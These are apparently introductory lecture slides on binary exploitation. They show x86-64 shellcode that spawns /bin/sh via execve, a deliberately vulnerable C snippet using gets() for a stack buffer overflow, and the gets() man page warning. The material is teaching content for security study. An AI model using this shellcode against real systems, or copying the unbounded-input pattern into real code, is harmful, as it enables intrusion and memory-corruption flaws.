

Binary Exploitation

Josh Hofing

Binary Exploitation

- We've been spending the past few weeks looking at binaries
- Now let's break them!
- A lot of people call exploiting a binary *pwning* it

Goals of Pwning

- When we exploit binaries, our usual goal is to get our own code running
- Usually, we try to get the exploited binary to open a shell on our behalf
 - We call the code that achieves this *shellcode*
 - Note: shellcode != exploit

Typical Shellcode

- The basic idea of most shellcode is that you execute something like this C code:
 - `execve("/bin/sh", 0, 0);`
- This usually has to be done in a bit a roundabout way

```
/* push '/bin///sh\x00' */
```

```
push 0x68
```

```
mov rax, 0x732f2f2f6e69622f
```

```
push rax
```

```
/* call execve(rsp, 0, 0) */
```

```
mov rdi, rsp
```

```
xor esi, esi
```

```
push 0x3b
```

```
pop rax
```

```
cdq /* Set rdx to 0, rax is known to be positive */
```

```
syscall
```

Vulnerabilities

- A *vulnerability* is a flaw in a program that might let us exploit it.
- An exploit might require several vulnerabilities to put together

Spot the Vulnerability

```
int x = 0xdead;
```

```
char buf[32] = {0};
```

```
gets(buf);
```

```
printf("Hi, %s\n", buf);
```

```
if (x == 0x1337) { puts("Hi friend"); }
```

```
else { puts("You're not my friend!"); }
```

Spot the Vulnerability

```
int x = 0xdead;
```

```
char buf[32] = {0};
```

```
gets(buf) ;
```

```
printf("Hi, %s\n", buf);
```

```
if (x == 0x1337) { puts("Hi friend"); }
```

```
else { puts("You're not my friend!"); }
```


man gets


<snip>

SECURITY CONSIDERATIONS


The `gets()` function cannot be used securely. Because of its lack of bounds checking, and the inability for the calling program to reliably determine the length of the next incoming line, the use of this function enables malicious users to arbitrarily change a running program's functionality through a buffer overflow attack. It is strongly suggested that the `fgets()` function be used in all cases.

<snip>


Stack Frames




Stack Frames



